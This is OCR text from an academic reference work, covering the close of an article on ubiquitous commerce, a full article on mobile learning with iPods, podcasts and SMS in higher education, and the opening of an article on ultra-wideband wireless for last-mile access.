U-commerce emerges as a continuous, seamless stream of communication, content, and services exchanged among businesses, suppliers, employees, customers, and products (Accenture, 2001)—this coordination poses fundamental challenges. Additionally, u-commerce challenges for businesses include: lengthy and costly setup or upgrade of existing infrastructures, increased training costs for employees and users, unexpected behaviors due to the wide variety of real-life situations, controlled introduction of new functionalities, features, and services to manage potential risks, and many others (Roussos & Konomi, 2006).

In addition, it is important for organizations to be able to determine the strategic directions of the organization, management's attitudes towards e-commerce initiatives, and the potential for a richer and more effective learning environment (Kao & Decou, 2003; Rogers, Price, Randell, Stanton Fraser, Weal, & Fitzpatrick, 2005), as well as how the evolution can be achieved from e-commerce to u-commerce. The u-commerce initiative will encompass a greater part of organizations' operations. As such, there will be a greater need for coordination, synergy, and strategic integration of different initiatives (e.g., e-commerce, m-commerce, silent commerce, and others). Internet firms face political and legal uncertainties, which differ considerably between different markets (Frynas, 2002). Furthermore, in order to ensure long-term relationships and loyalty of customers, building trust is vital in u-commerce applications where you may never physically meet your customers. Building trust is a complex process that involves technology and business practices, as well as movement from initial trust formation to continuous trust development (Siau & Shen, 2003a). The companies that will be able to build trust in a u-commerce environment will be in a stronger competitive position.

Usability of devices is another concern (Nah & Davis, 2002). Future research is needed to improve the usability and the various aspects of user interfaces (Tarasewich, 2003). In addition, most of the devices in u-commerce are free from human intervention; this increases convenience on one hand, but increases risks on the other hand (Galanxhi-Janaqi & Nah, 2004). New social issues arise as these u-commerce applications must mesh well with natural social behaviors, or they may fail or lead to unforeseen outcomes (Grudin, 2002).

CONCLUSION

U-commerce will enable improved operating efficiency, enhanced customer services, increased service personalization, continuous supply chain connectivity, and continuous interactivity. But there are obstacles that need to be overcome to fully realize the u-commerce vision. These obstacles include lack of standardization, difficulty of reading from and writing on very small devices, and security and privacy issues (Galanxhi-Janaqi & Nah, 2006). U-commerce increases the probability that personal information may become more readily available, and consequently, users face higher risks of having more of their personal information disclosed without their consent. Thus, the possibility of the "transparent human" (Berendt, Günther, & Speikermann, 2005) becomes a greater concern for users of ubiquitous applications. However, research also shows that context plays an important role in determining the perceived benefits and risks of ubiquitous applications (Sheng, Nah, & Siau, 2006), and when people have good reasons for sharing personal details, they will do so (Berendt et al., 2005). Additionally, culture and lifestyle are important factors that determine the adoption rates of u-commerce in different parts of the world. U-commerce will have broad implications for organizations. However, companies involved in e-commerce still face obstacles, such as choice of business model, security and trust issues, integration with legacy systems, interoperability of systems with other organizations' systems, assessment of the effectiveness of investments in technology, and management of information overload. Additionally, a comprehensive and unambiguous legal framework regarding online transactions is lacking. Hence, legislation is another aspect that needs to be addressed. Finally, the realization of this new vision will not be a replacement of other types of commerce, but an extension of them. U-commerce is the natural evolution of its components.

REFERENCES

Accenture. (2001). The unexpected eEurope. Retrieved on December 8, 2007, from http://www.accenture.com/xdoc/en/ideas/eeurope2001/Full_Survey.pdf

Bannon, L., Benford, S., Bowers, J., & Heath, C. (2005). Hybrid design creates innovative museum experiences. *Communications of the ACM*, *48*(3), 62-65.

Berendt, B., Günther, O., & Spiekermann, S. (2005). Privacy in e-commerce: Stated preferences vs. actual behavior. *Communications of the ACM*, *48*(4), 101-106.

Bloom, P.N., George, R.M., & Robert, A. (1994). Avoiding misuse of information technologies: legal and societal considerations. *Journal of Marketing*, *58*(1), 98-110.

Czerwinski, M., Gage, D.W., Gemmell, J., Marshall, C.C., Perez-Quiñonesis, M.A., Skeels, M.M., & Catarci, T. (2006). Digital memories in an era of ubiquitous computing and abundant storage. *Communications of the ACM*, *49*(1), 44-50.

Davis, R., & Yung, D. (2005). Understanding the interactivity between television and mobile commerce. *Communications of the ACM*, *48*(7), 103-105.

Frynas, J.G. (2002). The limits of globalization: Legal and political issues in e-commerce. *Management Decision*, *40*(9), 871-880.

Galanxhi-Janaqi, H., & Nah, F. (2004). U-commerce: emerging trends and research issues. *Industrial Management and Data Systems*, *104*(9), 744-755.

Galanxhi-Janaqi, H., & Nah, F. (2006). Privacy issues in the era of ubiquitous commerce. *Electronic Markets*, *16*(3), 222-232.

Gershman, A., & Fano, A. (2005). Examples of commercial applications of ubiquitous computing. *Communications of the ACM*, *48*(3), 71.

Grudin, J. (2002). Group dynamics and ubiquitous computing. *Communications of ACM*, *45***(12), 74-78.**

Hristova, N., & O'Hare, G.M.P. (2004). Ad-me: Wireless advertising adapted to the user location, device and emotions. In *Proceedings of the 37th Hawaii Conference on System Sciences*, Big Island, HI.

IC2 Institute University of Texas. (2004). *Austin's wireless future*. Retrieved December 8, 2007, from http://www.wirelessfuture.org/AustinsWirelessFuture.pdf

Islam, N., & Fayad, M. (2003). Toward ubiquitous acceptance of ubiquitous computing. *Communications of the ACM*, *46*(2), 89-92.

Junglas, I.A., & Watson, R.T. (2003a). U-commerce: A conceptual extension of e-commerce and m-commerce. In *Proceedings of the International Conference on Information Systems*, Seattle, WA (pp. 667-677).

Junglas, I.A., & Watson, R.T. (2003b). U-commerce: An experimental investigation of ubiquity and uniqueness. In *Proceedings of the International Conference on Information Systems*, Seattle, WA (pp. 414-426).

Junglas, I.A., & Watson, R.T. (2006). The u-constructs: Four information drives. *Communications of AIS*, *17*, 569-592.

Kao, D., & Decou, J. (2003). A strategy-based model for e-commerce planning. *Industrial Management and Data Systems*, *103*(4), 238-253.

Lukkari, J., Korhonen J., & Ojala T. (2004). SmartRestaurant: Mobile payments in context-aware environment. In *Proceedings of the 6th International Conference on Electronic Commerce*, Delft, the Netherlands.

Nah, F., & Davis, S. (2002). HCI research issues in e-commerce. *Journal of Electronic Commerce Research*, *3*(3), 98-113. Retrieved December 8, 2007, from http://www.csulb.edu/web/journals/jecr/issues/20023/paper1.pdf

Nah, F., Siau, K., & Sheng, H. (2005). The value of mobile applications: A study on a public utility company. *Communications of the ACM*, *48*(2), 85-90.

Rogers, Y., Price, S., Randell, C., Stanton Fraser, D., Weal, M., & Fitzpatrick, G. (2005). Ubi-learning integrates indoors and outdoor experiences. *Communications of the ACM*, *48*(1), 55-59.

Roussos, G., & Konomi, S. (2006). Lessons learnt from large scale ubiquitous computing deployments in the real world. In *Proceedings of the 8th Conference on Ubiquitous Computing – Ubicomp*, Orange County, CA.

Schapp, S., & Cornelius R.D. (2001). *U-Commerce: Leading the world of payments*. White paper. Retrieved December 8, 2007, from http://www.corporate.visa.com/av/ucomm/u_whitepaper.pdf

Sheng, H., Nah, F., & Siau, K. (2005). Values of silent commerce: A study using value-focused thinking approach. In *Proceedings of the Americas Conference on Information Systems*, Omaha, NE (pp. 1869-1881).

Sheng, H., Nah, F., & Siau, K. (2006). An experimental study of u-commerce adoption: Impact of personalization and privacy concerns. In *Proceedings of the 5th Annual Workshop on HCI Research in MIS*, Milwaukee, WI (pp. 80-83).

Siau, K., & Shen, Z. (2003a). Building customer trust in mobile commerce. *Communications of the ACM, 46*(4), 91-94.

Siau, K., & Shen, Z. (2003b). Mobile communications and mobile services. *International Journal of Mobile Communications, 1*(1/2), 3-14.

Siau, K., Sheng, H., & Nah, F. (2003). Development of a framework for trust in mobile commerce. In *Proceedings of the 2nd Annual Workshop on HCI Research in MIS*, Seattle, WA (pp. 85-89).

Siau, K., Sheng, H., Nah, F., & Davis, S. (2004). A qualitative investigation on consumer trust in mobile commerce. *International Journal of Electronic Business, 2*(3), 283-300.

Tarasewich, P. (2003). Wireless devices for mobile commerce: User interface design and usability. In B.E. Mennecke & T.J. Strader (Eds.), *Mobile commerce: Technology, theory, and applications* (pp. 26-50). Hershey, PA: Idea Group Publishing.

Titkov, L., & Poslad, S. (2004). *Supporting privacy for u-commerce tourism services*. Paper presented at the Conference on Autonomous Agents and Multiagent Systems. New York: Columbia University.

Watson, R.T., Pitt, L.F., Berthon, P., & Zinkhan, G.M. (2002). U-commerce: Expanding the universe of marketing. *Journal of the Academy of Marketing Science, 30*(4), 333-348.

KEY TERMS

Bluetooth: This is a low-power wireless network standard that allows computer, peripherals, and consumer electronic devices to talk to each other at distances of up to 30 feet.

Electronic Commerce (E-commerce): The conduct of business communication and transactions over networks and through computers. Electronic commerce is the buying and selling of goods and services, and the transfer of funds, through digital communications.

Micro-lectro-mechanical systems (MEMS): These are chips that combine the capabilities of an RFID tag with small, embedded mechanical devices, such as sensors.

Radio Frequency Identification (RFID): The electromagnetic or electrostatic coupling in the RF portion of the electromagnetic spectrum is used to transmit signals. An RFID system consists of an antenna and a transceiver, which read the radio frequency and transfer the information to a processing device, and a transponder, or tag, which is an integrated circuit containing the RF circuitry and information to be transmitted.

Silent Commerce (S-commerce): The conduct of machine-to-machine transactions in real time, without human involvement.

Television Commerce (T-commerce): This is e-commerce occurring over the medium of the television.

Ubiquitous Commerce (U-commerce): The use of ubiquitous networks to support personalized and uninterrupted communications and transactions between a firm and its various stakeholders to provide a level of value over, above, and beyond traditional commerce. It is the combination of electronic, wireless/mobile, television, voice, and silent commerce.

Voice Commerce (V-commerce): The initiating of business transactions through voice commands.

Wireless Commerce (also referred to as mobile or m-commerce): The buying and selling of goods and services through wireless handheld devices, such as cellular phones and personal digital assistants (PDAs).

Ubiquitous Mobile Learning in Higher Education

Gaye Lightbody
University of Ulster, Northern Ireland

Paul McCullagh
University of Ulster, Northern Ireland

INTRODUCTION

The higher education environment is changing driven by the needs of its students, evolving into a combination of different approaches (blended learning), with lectures, tutorials, and independent reading forming just one side of the overall learning encounter. A white paper from IBM (Robert, 2005) highlights some interesting viewpoints on how training programs should aim to meet the changing needs of today's learners. They are part of the Millennial (or "Net") Generation, brought up within a world of computers, mobile phones, and the Internet. More often, this generation of learner has little fear of present technology and in fact desires the latest electronic hi-tech advances. With such natural acceptance they have few barriers to impede the use of alternative methods, such as electronic learning (e-learning), to supplement their educational experience. As computing devices have become smaller and network accesses have become ubiquitous, the paradigm has been enhanced by the concept of mobile or m-learning.

Carlson (2005) has described the Millennial generation as smart but impatient, commanding immediate results and with divided attention spans. However, there are positive observations about their self-motivation and wiliness to seek out and share resources to complement their course material. The speed at which information can be gleaned from the Internet using search engines has obvious benefits and students have grown to expect the same speed and accessibility in all facets of their lives, including education. This has created demands on education facilities to keep pace with modern living and upgrade teaching practices to make the most of technical advances.


The modern student is a consumer with a more varied educational background and entrance route, and with that comes more rigorous demands on the applicability of the education they are receiving in return for their money. It is likely that this will become a driver for modern teaching practices. This article will give an introduction to some of the current research into the use of modern multimedia technologies in higher education facilities, with detail given to some approaches adopted by the University of Ulster (Lightbody, McCullagh, Weeks, & Hutchison, 2006).

APPLICATION OF MODERN TECHNOLOGY IN EDUCATION

Changes in student characteristics have encouraged a great amount of contemporary research within higher education in the involvement of mobile technology to enhance the learning experience and assist in the transfer and understanding of material. With the explosive growth in the use of mobile devices such as phones, laptops, iPods, and MP3 players this has set the platform for moving education out from the bounds of a classroom and into our everyday lives, creating the concept of "anytime-anywhere learning." A culture has evolved with these devices becoming an integral part of our daily routine, yielding the concept of "infotainment." Figure 1 depicts some examples of how modern technology can be incorporated into an educational environment.

Recent trials (Carlson, 2004) within higher education facilities using audio supplementary material have proven to be effective. A key contributor to this success is accessibility; students can perform daily tasks while listening to course material or utilize unproductive travel time watching a videocast. These devices can hold a vast volume of material, essentially providing a personalized portable digital library. Tumbling cost

Figure 1. Modern mobile technology in education



is another driving factor increasing affordability, and hence their growth in ownership (Tempo, 2006).

Another important aspect is the availability of material; university Web sites and shared networks enable access to a wealth of information at the touch of a button. Even this has evolved drastically through podcasting (Hammersley, 2004), a relatively new and innovative social media tool differing from downloads in that users do not need to manually search and select the material that they are interested in. If subscribed to a podcasting site they are automatically alerted and updated with new material through Really Simple Syndication (RSS) technology. In basic terms, an RSS reader on the user's PC will check the feed for changes and react by automatically retrieving the new data from the specified uniform resource identifier (URI). It has become very well established spanning from uses in popular culture to distribution of supplementary course material.

Mobile phones are increasingly becoming an active educational tool, and there is a keen interest in assessing their pedagogical impact (Mermelstein & Tal, 2005). Their role is multifunctional, from alerts for students reminding them of last minute timetable changes or coursework deadlines, to a medium for delivering course content. They could also be used to record notes for revision, group discussions, and interviews, or even to capture images and sounds from field trips. In particular, they can provide a reactive medium. E-mail and even podcasting requires some level of interest and engagement to discover the information, with a need to log on and read e-mail, or to subscribe to a Web site. In contrast, the mobile phone provides an instant pathway to the student. Short message server (SMS) text messages (Nonyongo, Mabusela, & Monene, 2005) give a method to ensure as much as possible that the student has received the information.

This flexible and secure communication of material can assist the learner, particularly those groups of individuals that may have found the educational experience daunting. A recent European study (CTAD, 2001, 2006) evaluated the impact of using mobile phones to aid the learning of a group of young adults that had previously encountered poor experiences with formal education. The goal was to encourage an interest in self-development through the study of topics of interest to them. The outcome was positive. It was an approachable medium enabling learning at a pace best suited to them. A variety of educational tools, such as Java games and SMS quizzes, supplemented the traditional learning experience. The flexibility of the mobile device, coupled with the two-way engagement, creates a very powerful platform on which to communicate with the student and encourage learning.

The increased use of mobile devices in education has changed the dynamics of delivering material and managing cohorts. The following section gives some examples of the aforementioned technologies being employed in higher education.

EXAMPLES OF MODERN TECHNOLOGY IN HIGHER EDUCATION

In 2004, Duke University (Carlson, 2004) gave out Apple® iPods to each of their 1650 new first year students, for use in a range of modules from traditionally audio intense courses, such as music and languages, to more technical courses, such as engineering and science. The iPods provided a portable access to course material via the Duke iPod content server and podcasts. They were also used to record lectures, notes for revision, informal group discussions, and interviews.

A range of activities and focus groups were established to obtain analysis of the impact of the iPod devices on the performance of the students and their overall university experience (Duke, 2005). They found that the students engaged with the devices, and that their use positively impacted exam performance. However, there were limitations, with audio recordings being more suited to courses without great technical content.

At an institutional level, the iPod experiment led to greater discussion concerning the role of technology within education. This resulted in the formation of the Duke Digital Initiative (Duke, 2006), with the goal to expand the application of audio and video material on a range of platforms such as laptops and PDAs. Following the Duke experiment several other colleges began their own initiatives (Drexel, 2006; Purdue, 2006; Read, 2006; Young, 2005) typically supplying audio recordings of the lectures. A more detailed overview is given by Lightbody et al. (2006).

Charles Sturt University in Australia took a slightly different perspective. Chan and Lee (2005) discuss how the anxiety and preconceptions that a student may have about a course, even before they enter the lecture hall, can have a detrimental effect on their capacity to learn. By applying questionnaires at the start and end of the lectures they discovered that over a quarter of the students felt they found the course too difficult even before the class began. Chan and Lee suggested that delivering informal audio clips "just in time" before a lecture using podcasting could help alleviate these concerns by enabling the student to review the material prior to the lecture.

From their study they highlight the importance of the choice of material, as ill-suiting audio clips could provide a negative effect rather than a positive one. They point out that students not completing their assigned preclass listening could feel ill prepared, leading to increased apprehension. To counteract these issues, the authors recommended that portions of audio should be between 3-5 minutes in duration to correspond with the estimated amount of "dead-time" that students had while entering and leaving the campus. This duration concurred with Clark and Walsh (2004) who suggest that snippets of audio should be confined to the length of a music track (3-5 minutes) so to hold the user's attention and to enhance the ease in navigating between clips of interest.

The examples discussed so far have involved the incorporation of audio to supplement the courses. Clark and Walsh (2004) discuss the benefits of audio as a learning medium, and make the key points that listening is instinctual, and circumvents problems due to illiteracy, dyslexia, or visual impairment. Even students with mild hearing problems can find benefits in being able to listen to lectures on their own terms with increased volume and the ability to repeat sections when required. The same is true for those learning in a language that is not their native tongue.

Audio is a powerful medium for conveying general concepts and feelings, but there is concern over its limitations when used to teach highly complex and technical material (Carlson, 2004). A solution could be to accompany the audio with animated visual clips; a good example of this is found on the MathTutor (2006) Web site. It provides visual animation in synch with the audio describing a range of different mathematical operations with little or no text. Microsoft have developed a software package, called MS Producer, that allows such a combination of audio with associated slides. Östlund and Svensson (2005) demonstrate its potential for developing supporting lecture material.

INCORPORATING MEDIA ENRICHED SUPPLEMENTARY MATERIAL

Work commenced in July 2006, within the University of Ulster (Lightbody et al., 2006), to investigate the delivery of supplementary material targeted to PCs and mobile devices for a technical (advanced computer networks) undergraduate module. A prototype system was established to deploy a significant portion of the course.

One of the key challenges is the technical nature of the course. Audio alone will not give the impact desired (Carlson, 2004) but devices such as iPods and

MP3 players still play an important role due to their portability and ease of use. An approach was taken to break down the course content into components suitable for audio delivery and components requiring a more visual display. A concept of dynamic and static learning objects was also considered, with the static elements being components that remain largely unaltered from year to year, only changing as the course evolves over time, and dynamic elements being material that dates and is relevant only to the present cohort. Figure 2 gives an illustration of the different components being included.

Dynamic Elements

One possibility would be to video live lectures, but many elements need to be considered, such as visual impact, quality of audio and video, and the capabilities of the lecturer. Berkeley University (2006) is well established with m-learning and demonstrates how video can be a success. The material has been highly edited with a cinematographer moving between visual clips of the lecturer and the slides. Technically, it is well produced, but without scripted text even with the best lecturers there can still be long pauses and broken sentences.

Within the University of Ulster a less ambitious approach has been adopted. Only the audio of the lectures was recorded, removing the majority of the technical complication and financial cost but still providing a record of the covered material. This content is disposable being removed from the database after each year and re-recorded the following year. It is recognized that the audio has pedagogical limitations; however, if accompanied by more static visual information then it would still have an important role to play.


The duration of the audio lectures is important. The hour-long lecture should be broken down into manageable portions, thus requiring editing of the recorded material and also consideration of the lecturer to actively introduce natural break points.

Other dynamic elements could be coursework and general class information. Frequently asked questions (FAQs) could also have a dynamic element to them, with each cohort adding to the list for the following year. They could be implemented either as scripted audio snippets or specific slides with animation and narration.

Static Elements

A glossary of key terms was listed from each of the lectures and short scripted segments of audio were recorded for each term. It is expected that there will be slight changes with each year but that most would

Figure 2. Web site showing glossary of terms



remain unaltered making it a more manageable system. This glossary is to provide a quick reference downloadable from the course Web site and playable on mobile phones or MP3 players. Such reference material could have a similar impact into reducing student anxieties as the study performed by Chan and Lee (2005). Students could be given a list of key terms at the end of one lecture (or via text messages), to review for the following class.

To complement the audio material key slides from the lectures were individually edited with simple animation and accompanied audio, narrated using scripted text. Using a tool such as MS Producer the animation can be synchronized to the audio, providing a powerful visual medium. The animation is not complex, but forms simple additions of arrows or highlighted components to emphasize the parts relating to the audio. By having scripted text the audio can be more polished with good descriptions getting straight to the point. A similar approach could be followed for the tutorial solutions. Time is involved in the animation, scripting, and narration of the slides; however, the quality of the resulting material is high considering the little financial cost overhead required. To make the use of such material viable, the chosen slides should be key components that remain largely unchanged with each year.

A Web site was developed from which students could access the content. Some of the material, such as current lectures, may also be distributed using podcasting. It is recognized that the delivery system must be dexterous enough to cater for all ability levels. The entire podcast/RSS concept hinges largely on the user possessing a broadband connection to the Internet and to a smaller extent on them having a good working knowledge of the Internet and software. To broaden accessibility the delivery must also incorporate a more traditional download system alongside the podcasting mechanism.

DISCUSSION

A summary of pedagogic research activities involving the incorporation of multimedia material within a range of higher education institutions has been covered. The account has focused mainly on the role of mobile phones, iPods, and MP3 players within the educational domain. In particular, existing literature (Carlson, 2004; Chan & Lee, 2005; Duke, 2005; Read, 2005; Young, 2005) shows the extent of the use of such devices and the potential of this technology and openness of students to engage with it. However, an important point to highlight is that those students not owning a particular device, or possibly having less technical understanding, should not be disadvantaged and measures still need to be established to deliver the same material via different means.

An overview of the plans by the authors to provide multimedia material for a technical undergraduate module has also been described, giving a break down of course material and how different mediums, such as audio and animated slides, are being targeted for different pedagogical aims.

Providing supplementary material will be of particular advantage to students with special educational needs, such as those with hearing or visual impairments that make following a lesson in a lecture hall a more difficult task, and also for those who are not native English speakers. With the introduction of the Special Education Needs and Disability Order (SENDO/SENDA, 2005) legislation, this will surely become a vital educational tool.

ACKNOWLEDGMENT

The project commenced in June 2006, thanks to funding from Microsoft through the Higher Education Academy. Appreciation is also extended to Chris Weeks, Joe Hughes, and Malcolm Hutchison for their technical expertise and key involvement in this project.

REFERENCES

Berkeley University. (2006). Retrieved April 24, 2007, from http://webcast.berkeley.edu/courses/

Carlson, S. (2004). Duke U. will give iPod music players to all new freshmen. The Chronicle of Higher Education, 50(47). Retrieved April 24, 2007, from http://chronicle.com/free/2004/07/2004072001n.htm

Carlson, S. (2005). The next generation goes to college. The Chronicle of Higher Education, 52(7). Retrieved April 24, 2007, from http://chronicle.com/free/v52/i07/07a03401.htm

Chan, A., & Lee, M.J.W. (2005, September). An MP3 a day keeps the worries away. *Presented at Student Experience Conference: Good Practice in Practice*, Charles Sturt University, Australia. (pp. 58-70).

Clark, D., & Walsh, S. (2004). *iPod-learning* (pp. 23-29). White paper. Brighton, UK: Epic Group.

CTAD. (2001). M-learning project background. Retrieved April 24, 2007, from http://www.m-learning.org/archive/m-learning-project-background.htm

CTAD. (2006). M-learning products. Retrieved April 24, 2007, from http://www.ctad.co.uk/products/m-learning/m-learning.html

Drexel. (2006). Drexel University "podpage." Retrieved April 24, 2007, from http://www.drexel.edu/academics/soe/student/frames/podpage-fr.html

Duke. (2005). Evaluation of 2004-05 iPod initiative. Duke Center for Instructional Technology. Retrieved April 24, 2007, from http://cit.duke.edu/about/ipod_project_0405.do

Duke. (2006). Duke digital initiative. Retrieved April 24, 2007, from http://www.duke.edu/ddi/

Hammersley, B. (2004, February 12). *Audible revolution*. The Guardian.

Lightbody, G., McCullagh, P., Weeks, C., & Hutchison, M. (2006, August). The supporting role of emerging multimedia technologies in higher education. In *Paper presented at the Higher Education Academy Information and Computer Sciences 7th Annual Conference*, Dublin, Ireland.

MathTutor. (2006). Retrieved April 24, 2007, from http://www.mathtutor.ac.uk

Mermelstein, B., & Tal, E. (2005, November). Using cellular phones in higher education: Mobile access to online course materials. *Presented at the IEEE International Workshop on Wireless and Mobile Technologies in Education*, Japan.

Nonyongo, E., Mabusela, M.K., & Monene, M.V. (2005, October). Effectiveness of SMS communication between university and students. *Presented at the 4th World Conference on M-learning*, South Africa.

Östlund, C., & Svensson, L. (2005, August). Designing Web lectures: Bridging design theory and educational practice through an inductive approach. *Presented at the IRIS 28 Conference*.

Purdue University. (2006). BoilerCast Web site. Retrieved April 24, 2007, from http://boilercast.itap.purdue.edu:1013/Boilercast/

Read, B. (2005). Lectures on the go. The chronicle of higher education. Retrieved April 24, 2007, from http://chronicle.com/free/v52/i10/10a03901.htm

Robert, S. (2005). On demand learning: Blended learning for today's evolving workforce. IBM white paper. Retrieved April 24, 2007, from http://www-1.ibm.com/services/uk/index.wss/whitepaper/igs/a1022918?cntxt=a1006900

SENDO/SENDA. (2005). *Equality commission for Northern Ireland: Disability discrimination code of practice for further & higher education*. The Special Educational Needs and Disability (Northern Ireland) Order.

Tempo. (2006). Portable MP3 player ownership reaches new high. Ipsos News Research Center. Retrieved April 24, 2007, from http://www.ipsosinsight.com/pressrelease.aspx?id=3124

Young, J.R. (2005). Stanford U. makes podcasts of lectures, games, and music available through Apple's iTunes. The chronicle of higher education. Retrieved April 24, 2007, from http://chronicle.com/daily/2005/10/2005102102t.htm

KEY TERMS

E-Learning: This refers to education enhanced through the use of electronic devices and computer infrastructure. Often associated with distant learning with course material and sometimes supervision being delivered through the Internet. Within Higher Education courses this is often referred to as a virtual learning environment.

iPod: A portable media player manufactured by Apple® Computing Initially developed for listening to compressed audio tracks, but versions are now available for viewing video. The media files are stored either on hard drives or flash memory managed by iTunes, supplied Apple software.

M-Learning: Concept of mobile learning whereby students are typically not in a fixed location and are using mobile electronic devices such as phones, iPod, MP3 players, PDAs, and laptops to assist in their education. Course content is delivered targeted to these devices and other measures, such as SMS texts, may also be used.

MP3 Player: A generic portable media player for listening to compressed audio tracks, stored either on hard drives or flash memory within the device.

Personal Digital Assistants (PDAs): This is a handheld device performing some of the tasks usually associated by PCs and laptops such as Internet access, e-mail, diary, PDF viewer, audio and video viewing, and capture.

Podcasting: A method for material distribution over the Internet. If subscribed to a podcasting site, users are automatically alerted and updated with new material. The technology supporting this is known as Really Simple Syndication (RSS).

Short Message Server (SMS): This is a mobile phone network service for distributing text only messages.

Videocast: Video podcast. This a method for the distribution of video clips over the Internet using the same supporting technology (RSS) as that used for podcasting.

Ultra-Wideband Solutions for Last Mile Access Network

Sabira Khatun
University Putra Malaysia, Malaysia

Rashid A. Saeed
MIMOS BERHAD, Malaysia

Nor Kamariah Nordin
University Putra Malaysia, Malaysia

Borhanuddin Mohd Ali
MIMOS BERHAD, Malaysia

INTRODUCTION

Ultra-wideband (UWB) is an alternative wireless communications technology that offers high bandwidth wireless communications without the constraints of spectrum allocation. Fundamentally different from conventional radio frequency communications, UWB relies on a series of narrow, precisely timed pulses to transmit digital data. Transmitters and receivers that use UWB can be much simpler to build than their conventional counterparts, resulting in lower cost and higher power efficiency. Moreover, the inherent properties of UWB emissions allow them to potentially coexist with conventional wireless systems on a noninterfering basis.

In April 2002, the Federal Communications Commission (FCC) released UWB emission masks and introduced the concept of coexistence with traditional and protected radio services in the frequency spectrum, which allows the operation of UWB systems mainly in the 3.1 to 10.6 GHz band, limiting the power level emission to -41dBm/MHz. Within the power limit allowed under the current FCC regulations, Ultra-wideband can not only carry huge amounts of data over a short-to-medium distance at very low power (this range can be extended by using ad-hoc or mesh networks), but it also has the ability to carry signals through doors and other obstacles that tend to reflect signals at more limited bandwidths and a higher power (Reed, 2005). At higher power levels, UWB signals can travel to significantly greater ranges.

In March 2005, the FCC granted the waiver request, filed by the multiband Orthogonal Frequency Division Multiplexing (OFDM) alliance (MBOA), in which it approved the change in measurement for the all UWB technologies (neutral approach) (Barret, 2005). The FCC's waiver grants effectively removes the previous transmit power penalties for both frequency-hopping (OFDM) and gated UWB technologies (TH and DS). Hence, they are allowed to transmit at higher power levels and then become idle for some time, as long as they meet the limits for average power density. This new rules allow those technologies to achieve up to four times better performance and double the range.

BACKGROUND

Definitions

The concept of Ultra-wideband communication originated in the early days of radio. In the 1900s the Marconi spark gap transmitter (the beginning of radio), communicated by spreading a signal over a very wide bandwidth (Zhi & Giannakis, 2004). The basic concept is to develop, transmit, and receive an extremely short duration burst of radio frequency (RF) energy, typically a few tens of picoseconds (trillionths of a second) to a few nanoseconds (billionths of a second) in duration. These bursts represent from one to only a few cycles of an RF carrier wave. The resultant waveforms are extremely broadband, so much so that it is often difficult to determine an actual RF center frequency, which is known as "carrier-free." Early methods of signal generation utilized "baseband" (i.e., nonRF) fast rise-time pulse excitation of a wideband microwave antenna to generate and radiate the antenna's effective "impulse" response. More modern UWB systems no longer utilize direct impulse excitation of an antenna because of the inability of such an approach to adequately control emission bandwidths and apparent center frequencies (Ghavami, Michael, & Kohno, 2004).

UWB Attractive Features

UWB possesses some features that are attractive for last mile access:

- **High-speed communication systems:** UWB is advantageous for high-speed, large bandwidth, multiuser, short-to-medium range communication systems. A large number of users can share the same bandwidth for speeds greater than 100 Mbps.
- **Resolve multipath:** UWB radio signals inherently possess very fine time resolution. As a result, it is possible to resolve multipath components down to differential delays on the order of tenths of a nanosecond (corresponding to less than 1-foot path differentials). This significantly reduces fading effects in urban environments and results in fade margin reduction (Rashid, Sabira, Ali, & Khazani, 2006).
- **Secure communications:** UWB signals occupy large bandwidth, can be made noise-like, can communicate at a power spectral density level well below the noise floor of conventional radiocommunication receivers, and can communicate with a unique timing code at millions of bits per second. These features result in secure transmissions with low probability of detection (LPD) and low probability of interception (LPI) (August, Lee, & Ha, 2004).
- **Relative system simplicity:** UWB baseband information can be directly modulated using short pulses rather than modulating a sinusoidal wave. In this form of implementation, the UWB transceiver will have no phase-locked loop synthesizer, voltage-controlled oscillator, mixer, or power amplifier compared to the super-heterodyne transceiver (Anderson, Orndorff, Buehrer, & Reed, 2001).
